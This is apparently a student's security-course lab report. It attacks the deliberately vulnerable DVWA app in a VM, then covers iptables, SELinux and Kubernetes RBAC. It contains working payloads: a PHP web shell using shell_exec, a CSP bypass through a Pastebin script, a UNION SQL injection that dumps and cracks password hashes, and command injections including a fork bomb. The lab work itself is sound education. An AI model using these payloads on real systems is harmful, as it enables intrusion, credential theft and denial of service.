Part 1

3. PHP Injection

Injected file:

```
<?PHP
$output = shell_exec('pwd');
echo "<pre>$output</pre>";
$output = shell_exec('ls');
echo "<pre>$output</pre>";
$output = shell_exec('ls /');
echo "<pre>$output</pre>";
$output = shell_exec('ps aux --no-headers | wc -l');
echo "<pre>$output</pre>";
?>
```

PHP Output:

```
/var/www/html/hackable/uploads

dvwa_email.png
test.php

bin
boot
dev
etc
home
lib
lib64
main.sh
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var

15
```

Look at the contents of the root of your filesystem by running ls / in your VM. Does the server's view of the filesystem root differ in any way?

Server view is missing the following:
cdrom
lib32

libx32
lost+found
snap
swapfile


What about the number of processes that the server thinks is running?

Actual processes: 294

Why might this be the case?

The injected commands might be running as a user with more restrictive permissions. The user doesn't have the permissions to see all the running processes, or all of the contents of root.

4. CSP Bypass



I uploaded the line to pastebin: `alert("yo wassup");`


This is located here: https://pastebin.com/dl/3re3Pi3F. Since Pastebin is allowed by the CSP, I am able to make the server run this script. I then passed this link to the server to inject the JavaScript code and launch the popup.

5. SQL Injection

I used the following injection: `' UNION SELECT user, password FROM users; -- comment.`
The first quote closes the quote in the source code and escapes the query. The comment at the end will comment out the second quote from the source code.
The UNION SELECT will get the usernames and password hashes from the users table and append it to the returned "first_name" and "last_name" columns. This will be printed with the query return.

To reverse the password hashes, I can google search the MD5 hashes. Since these are common hashes due to the common passwords, it is fast to look up and does not require a bruteforce to reverse.

Username	Password MD5 Hash	Password
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password



6. Conclusion

In what ways does containerizing the web app limit the attack surface? In what ways does it fall short?

Containerizing the web app isolates it from the host system. If the web app is compromised, the host system is still safe from the attack.
However, the container is still at risk to vulnerabilities related the host system's kernel. In addition, the container can have its privilege escalated, which can compromise the host system.
There can also be a trojan attack when using a third-party container image. The image may have insecure or malicious code.

Part 1b

sudo strace -p 866 -o ~/Desktop/strace.txt -f

Injection: 127.0.0.1; echo "malware" > /tmp/maliciousfile

strace log output:

```
4574  stat("/usr/local/sbin/ping", 0x7ffcfe271ad0) = -1 ENOENT (No such file or directory)
4574  stat("/usr/local/bin/ping", 0x7ffcfe271ad0) = -1 ENOENT (No such file or directory)
4574  stat("/usr/sbin/ping", 0x7ffcfe271ad0) = -1 ENOENT (No such file or directory)
4574  stat("/usr/bin/ping", 0x7ffcfe271ad0) = -1 ENOENT (No such file or directory)
4574  stat("/sbin/ping", 0x7ffcfe271ad0) = -1 ENOENT (No such file or directory)
4574  stat("/bin/ping", 0x7ffcfe271ad0) = -1 ENOENT (No such file or directory)
4574  write(2, "sh: 1: ", 7)            = 7
```

```
4574  write(2, "ping: not found", 15)   = 15
4574  write(2, "\n", 1)                 = 1
4574  openat(AT_FDCWD, "/tmp/maliciousfile", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
4574  fcntl(1, F_DUPFD, 10)             = 10
4574  close(1)                          = 0
4574  fcntl(10, F_SETFD, FD_CLOEXEC)    = 0
4574  dup2(3, 1)                        = 1
4574  close(3)                          = 0
4574  write(1, "malware\n", 8)          = 8
4574  dup2(10, 1)                       = 1
4574  close(10)                         = 0
4574  exit_group(0)                     = ?
4574  +++ exited with 0 +++
```


Part 1c

```
sudo iptables -D DOCKER 1
sudo iptables -A DOCKER --src 10.157.90.8 -m tcp -p tcp --dport 80 -j ACCEPT
sudo iptables -A DOCKER -j DROP -m tcp -p tcp --dport 80
```

```
Chain DOCKER (1 references)
target     prot opt source               destination
ACCEPT     tcp  --  10.157.90.8          anywhere             tcp dpt:http
DROP       tcp  --  anywhere             anywhere             tcp dpt:http
```

```
security@security-VirtualBox:~$ sudo iptables -S
-P INPUT ACCEPT
-P FORWARD DROP
-P OUTPUT ACCEPT
-N DOCKER
-N DOCKER-ISOLATION-STAGE-1
-N DOCKER-ISOLATION-STAGE-2
-N DOCKER-USER
-A FORWARD -j DOCKER-USER
-A FORWARD -j DOCKER-ISOLATION-STAGE-1
-A FORWARD -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -o docker0 -j DOCKER
-A FORWARD -i docker0 ! -o docker0 -j ACCEPT
-A FORWARD -i docker0 -o docker0 -j ACCEPT
-A DOCKER -s 10.157.90.8/32 -p tcp -m tcp --dport 80 -j ACCEPT
-A DOCKER -p tcp -m tcp --dport 80 -j DROP
-A DOCKER-ISOLATION-STAGE-1 -i docker0 ! -o docker0 -j DOCKER-ISOLATION-STAGE-2
-A DOCKER-ISOLATION-STAGE-1 -j RETURN
-A DOCKER-ISOLATION-STAGE-2 -o docker0 -j DROP
-A DOCKER-ISOLATION-STAGE-2 -j RETURN
-A DOCKER-USER -j RETURN
```

Part 2



1. Explain the contents of simple.fc. What role does this file play in defining our SELinux Mandatory Access Control policy?

simple.fc associates the files we want the policy the manage. In this case, we are specifying the simple executable to be labeled as simple_exec_t with security level s0. The simple_example directory and data directory are labeled as simple_var_t with security level s0.

2. Do the same for simple.te.

The first line defines the policy with name “simple”.

In the declarations, the simple and simple_exec types are created, and specifies that simple_t is used as the initial domain for simple_exec_t. simple_var_t is specified as a context type with files. The require block specifies the permissions needed for the listed classes.

In the simple local policy, a type transition rule is created that defines the transition of file class types when created in the simple domain. The last couple lines define rules that allow the simple_t domain to perform the listed actions on directories and files that are also in the simple_t domain.

Part 3

Part 3a: Docker applications

1. What IP address and port does the web-service use to connect to the SQL DB? Refer to the source file src/index.php to find the answer. Explain what you see on the homepage http://localhost:8000.

IP Hostname: mysql8-service (name of docker container service). The hostname resolution is provided by Docker.
The SQL port the web service is using is the default (3306). This port is also mapped to the host machine as 8082.


The output of the homepage is the script output of index.php:

```
Inside K8s with MySQL
0 results
```

The results reflect the output of the sql query “SELECT name FROM users”

2. Do necessary changes so that the web-server now serves at localhost:9000. Explain the change and give screenshots

```
security@security-VirtualBox:~/simplePhpSQL_k8s$ cat docker-compose.yml
version: '2'
services:
  mysql:
        image: mysql:8.0
        container_name: mysql8-service
        command: --default-authentication-plugin=mysql_native_password
        volumes:
          - .:/application
        restart: always
        environment:
          - MYSQL_ROOT_PASSWORD=.sweetpwd.
          - MYSQL_DATABASE=my_db
          - MYSQL_USER=db_user
          - MYSQL_PASSWORD=.mypwd
        ports:
          - "8082:3306"
  website:
    container_name: php72
    build:
      context: ./
    ports:
      - 9000:80
```



Previously, port 8000 was mapped to port 80, which is what port the web server uses. To use port 9000 instead, I just changed 8000 to 9000.

Part 3a: Install Kubernetes

1. **Check the deployment of pods (containers) by microk8s.kubectl get pods. Check the service by microk8s.kubectl get services. You can get all pods and services by adding the keyword --all-namespaces to each of the above commands. Provide screenshots for both. What are the different namespaces you observe?**

```
security@security-VirtualBox:~/simplePhpSQL_k8s$ microk8s.kubectl get pods
NAME                         READY   STATUS    RESTARTS   AGE
mysql-6c9d7c6b8f-p98cz       1/1     Running   0          52s
webserver-55ffb47849-wqj7v   1/1     Running   0          56s
webserver-55ffb47849-8k4kp   1/1     Running   0          38s
webserver-55ffb47849-4mmzb   1/1     Running   0          36s
security@security-VirtualBox:~/simplePhpSQL_k8s$ microk8s.kubectl get pods --all-namespaces
NAMESPACE            NAME                                         READY   STATUS    RESTARTS      AGE
kube-system          dashboard-metrics-scraper-5cb4f4bb9c-q6cd6   1/1     Running   3 (42m ago)   3h2m
kube-system          calico-kube-controllers-6c99c8747f-ss9wx     1/1     Running   3 (42m ago)   3h12m
container-registry   registry-9865b655c-dh2t8                     1/1     Running   3 (42m ago)   3h2m
kube-system          hostpath-provisioner-58694c9f4b-99pjc        1/1     Running   3 (42m ago)   3h2m
kube-system          kubernetes-dashboard-fc86bcc89-95lql         1/1     Running   3 (42m ago)   3h2m
kube-system          coredns-7745f9f87f-kj5ft                     1/1     Running   3 (42m ago)   3h12m
kube-system          calico-node-s8l27                            1/1     Running   3 (42m ago)   3h12m
kube-system          metrics-server-7747f8d66b-hzknh              1/1     Running   3 (42m ago)   3h2m
default              mysql-6c9d7c6b8f-p98cz                       1/1     Running   0             53s
default              webserver-55ffb47849-wqj7v                   1/1     Running   0             57s
default              webserver-55ffb47849-8k4kp                   1/1     Running   0             39s
default              webserver-55ffb47849-4mmzb                   1/1     Running   0             37s
security@security-VirtualBox:~/simplePhpSQL_k8s$ microk8s.kubectl get services
NAME            TYPE           CLUSTER-IP       EXTERNAL-IP   PORT(S)          AGE
kubernetes      ClusterIP      10.152.183.1     <none>        443/TCP          3h13m
mysql8-service  NodePort       10.152.183.112   <none>        3306:32286/TCP   32m
web-service     LoadBalancer   10.152.183.193   <pending>     80:30428/TCP     4m15s
security@security-VirtualBox:~/simplePhpSQL_k8s$ microk8s.kubectl get services --all-namespaces
NAMESPACE            NAME                   TYPE           CLUSTER-IP       EXTERNAL-IP   PORT(S)                  AGE
default              kubernetes             ClusterIP      10.152.183.1     <none>        443/TCP                  3h13m
kube-system          kube-dns               ClusterIP      10.152.183.10    <none>        53/UDP,53/TCP,9153/TCP   3h13m
container-registry   registry               NodePort       10.152.183.227   <none>        5000:32000/TCP           3h2m
kube-system          metrics-server         ClusterIP      10.152.183.162   <none>        443/TCP                  3h2m
kube-system          kubernetes-dashboard   ClusterIP      10.152.183.117   <none>        443/TCP                  3h2m
kube-system          dashboard-metrics-scraper   ClusterIP      10.152.183.47    <none>        8000/TCP                 3h2m
default              mysql8-service         NodePort       10.152.183.112   <none>        3306:32286/TCP           32m
default              web-service            LoadBalancer   10.152.183.193   <pending>     80:30428/TCP             4m18s
```

   Namespaces: default, kube-system, container-registry

2. **Explain the output of deployments and services. Where do we specify how many instances of each application is to be deployed?**

   Each pod has an IP and exposed ports. The kube-system namespace pods are started by Kubernetes to provide development services. The container-registry namespace has a registry pod that handles the image registry. The default namespace has pods that are started by us, which is the SQL and web services.

   The number of instances is set in the yaml configuration file with the field “replicas” under “spec”.

```
security@security-VirtualBox:~/simplePhpSQL_k8s$ cat webserver.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: webserver
  labels:
    app: apache
spec:
  replicas: 3
  selector:
```

3. **Change the deployment to have 2 instances of web-servers and submit the screenshots.**

```
security@security-VirtualBox:~/simplePhpSQL_k8s$ microk8s.kubectl get pods --all-namespaces
NAMESPACE            NAME                                         READY   STATUS    RESTARTS      AGE
kube-system          dashboard-metrics-scraper-5cb4f4bb9c-q6cd6   1/1     Running   3 (45m ago)   3h5m
kube-system          calico-kube-controllers-6c99c8747f-ss9wx     1/1     Running   3 (45m ago)   3h15m
container-registry   registry-9865b655c-dh2t8                     1/1     Running   3 (45m ago)   3h5m
kube-system          hostpath-provisioner-58694c9f4b-99pjc        1/1     Running   3 (45m ago)   3h5m
kube-system          kubernetes-dashboard-fc86bcc89-95lql         1/1     Running   3 (45m ago)   3h5m
kube-system          coredns-7745f9f87f-kj5ft                     1/1     Running   3 (45m ago)   3h15m
kube-system          calico-node-s8l27                            1/1     Running   3 (45m ago)   3h15m
kube-system          metrics-server-7747f8d66b-hzknh              1/1     Running   3 (45m ago)   3h5m
default              mysql-6c9d7c6b8f-p98cz                       1/1     Running   0             4m3s
default              webserver-55ffb47849-wqj7v                   1/1     Running   0             4m7s
default              webserver-55ffb47849-4mmzb                   1/1     Running   0             3m47s
security@security-VirtualBox:~/simplePhpSQL_k8s$ cat webserver.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: webserver
  labels:
    app: apache
spec:
  replicas: 2
  selector:
    matchLabels:
```

Part 3a: RBAC


1. **On what port did you expose the dashboard service and how did you find it?**

Port 30752

```
security@security-VirtualBox:~/simplePhpSQL_k8s$ microk8s.kubectl get services --all-namespaces
NAMESPACE            NAME                        TYPE           CLUSTER-IP       EXTERNAL-IP   PORT(S)                  AGE
default              kubernetes                  ClusterIP      10.152.183.1     <none>        443/TCP                  6h50m
kube-system          kube-dns                    ClusterIP      10.152.183.10    <none>        53/UDP,53/TCP,9153/TCP   6h50m
container-registry   registry                    NodePort       10.152.183.227   <none>        5000:32000/TCP           6h39m
kube-system          metrics-server              ClusterIP      10.152.183.162   <none>        443/TCP                  6h39m
kube-system          dashboard-metrics-scraper   ClusterIP      10.152.183.47    <none>        8000/TCP                 6h39m
default              mysql8-service              NodePort       10.152.183.112   <none>        3306:32286/TCP           4h9m
default              web-service                 LoadBalancer   10.152.183.193   <pending>     80:30428/TCP             3h41m
kube-system          kubernetes-dashboard        NodePort       10.152.183.117   <none>        443:30752/TCP            6h39m
```

I found this using kubectl get services. It shows that port 443 has been mapped to port 30752.

2. **Explain the Dashboard when you login using the user-sa service account. Do you see all the pods that you see when you run microk8s.kubectl get pods --all-namespaces? Why or why not?**



I only see the pods under the default namespace. This is because user-sa is created under the default namespace and does not have permission to see the pods created under other namespaces.

3. **Create another service account which can access just the kube-system namespace. This service should have properties get, list, create, update & delete. Provide code and steps how you achieved this. Provide screenshots of the Dashboard.**

   First, a new account is created under the namespace kube-system with name kube-sa: microk8s.kubectl create serviceaccount kube-sa --namespace kube-system


   Second, a new role needs to be created under the namespace kube-system. I named this role user-role-kube. The verbs for this role are updated to reflect the required properties. This is shown in the first screenshot.

   Next, a new RoleBinding must be created. It shares the same namespace as the role, which is kube-system. This will bind service account kube-sa to the role user-role-kube. This is shown in the second screenshot.


   Both yaml additions are then applied using kubectl apply. A token can be generated for the kube-sa account: microk8s.kubectl create token kube-sa -n kube-system.

   The third screenshot shows the kube-sa account being able to access the kube-system pods, while the fourth screenshot shows kube-sa unable to access the default pods.

```
---
kind: Role
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  namespace: kube-system
  name: user-role-kube
rules:
- apiGroups: [""]
  resources: ["pods"]
  verbs: ["get", "list", "create", "update", "delete"]
---
```



```
---
kind: RoleBinding
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: sa-rolebinding2
  namespace: kube-system
subjects:
- kind: ServiceAccount
  name: kube-sa
  namespace: kube-system
roleRef:
  kind: Role
  name: user-role-kube
  apiGroup: rbac.authorization.k8s.io
```



3b) Creating a kubernetes cluster for DVWA

2. Login to DVWA and try to crash the machine using a forkbomb attack. Try to access the webpage again. Does it work? Explain what happened. Show appropriate screenshots to backup your explanation.

To fork bomb the website, I used the command injection tab to inject a fork bomb. This is the entry I used to escape the ping command and start the fork bomb:

localhost; bomb() { bomb | bomb & }; bomb

```
→ log microk8s.kubectl get po
NAME                                READY   STATUS      RESTARTS        AGE
mysql-5b859657bc-sndc9              1/1     Running     1 (172m ago)    176m
webserver-dvwa-54ccfc89c5-kchpt     0/1     OOMKilled   2 (71s ago)     176m
```

This crashed the webpage and the webserver temporarily went down with status “OOMKilled”, which means the webserver used too much memory and the fork bomb worked. After a few seconds, Kubernetes restarted the pod and the website was back up.

4. Repeat the forkbomb and try to re-connect to the application. Does it work? Explain and provide appropriate screenshots. What could be the various DevOps use-cases of using kubernetes that you learnt from this experiment?

The fork bomb is less effective because only one webserver pod temporarily crashes while the other webserver pods are still functional. The load balancer service would instead just reroute users to the functional pods instead. As a result, the user just gets logged out when their pod switches due to the login session reset.

```
→ docker-vulnerable-dvwa git:(master) ✗ microk8s.kubectl get po
NAME                                READY   STATUS      RESTARTS       AGE
mysql-5b859657bc-sndc9              1/1     Running     1 (3h3m ago)   3h6m
webserver-dvwa-54ccfc89c5-l5njh     1/1     Running     0              4m49s
webserver-dvwa-54ccfc89c5-2v2cb     1/1     Running     2 (67s ago)    4m49s
webserver-dvwa-54ccfc89c5-hzshh     0/1     OOMKilled   1 (113s ago)   4m49s
```

From this experiment, I've learned that some DevOps use-cases of using Kubernetes is to prevent DoS attacks on enterprise services and to ensure reliability. If one pod dies or a malicious user takes down a pod, the other pods are still able to ensure reliable service to all users.

Feedback

We would like to get your feedback so that we can improve these labs in the future.
What did you like/dislike about this lab? Was it helpful in learning the material? Which sections were most/least helpful?

I felt that I learned a lot from this lab. My background is lower level software than this, so getting this dev-ops experience was very interesting. I thought that part 1, where I needed to figure out attacks against the DVWA website was very fun.
However, part 3, especially the last part, took an insane amount of time. This was probably mostly due to me needing to catch up on learning software stuff because of my low-level background. It felt very sink-or-swim due to the little amount of guidance. For example, I spent 8 hours trying to debug through many different methods why my web server couldn't communicate with the SQL server. Also, the fork bomb also took a long time to figure out due to the lack of guidance in the lab doc. As a result of this though, I have gotten very comfortable with docker and Kubernetes based on what was covered in this lab.
I found section 3 to be the most useful, and section 1 to be the most fun. I didn't find section 2 to be useful or fun since I don't see myself using SELinux in the foreseeable future.
For the future, I think this lab should be split up into 2 labs, since this lab took way too long for me to complete. Or, more helpful guidance on section 3 would be great so future students won't have to struggle as much as I did (though struggling did help me learn more).